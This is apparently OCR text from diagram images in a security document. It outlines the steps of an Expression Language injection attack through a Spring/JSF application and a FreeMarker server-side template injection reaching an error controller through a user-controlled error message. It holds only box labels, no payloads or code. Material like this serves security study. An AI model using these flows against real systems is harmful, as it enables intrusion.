

Web Application Layer
Web Form
User Interface
3. Process Request
Spring Controller
Request Handler
4. Evaluate Expression
Expression Engine



Java
EL Processor
Expression Parser
5. Use JSF Context
JSF Context
Evaluation Context
6. Access Runtime
Runtime Environment





EL Injection Attack
Expression Evaluation

Server-Side Template Injection (SSTI)


Attacker Input
Malicious User
Template Injector
1. Craft Template Payload
Template Payload
FreeMarker Syntax
2. Trigger Error
Web Application



Error Controller
VMware Handler
3. Set Error Message
Error Message
User Controlled
4. Process Template
Template Processing

